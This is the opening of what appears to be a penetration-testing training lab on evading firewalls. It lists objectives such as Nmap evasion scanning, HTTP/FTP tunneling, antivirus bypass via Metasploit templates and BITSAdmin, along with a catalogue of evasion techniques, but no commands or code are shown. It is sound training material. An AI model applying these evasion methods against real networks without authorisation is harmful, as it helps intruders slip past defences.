Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, a large, white, stylized number "2" is centered.

Evade Firewalls using Various Evasion Techniques

Bypassing a firewall is a technique where an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall.

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and intrusion recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine

- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Firewalls Evasion Techniques

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack


Lab Tasks

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques


Network/security administrators play a crucial role in creating security defenses within an organization. Though such defenses protect the machines in the network, there might still be an insider who may try to apply different evasion techniques to identify the services running on the target.

In this scenario, consider an admin has written certain Windows Firewall rules to block your system from reaching one of the machines in the network. You will be taught to use Nmap in such a way that you can perform recon on the target using other active machines on the network and identify the services running on the machine along with their open ports.

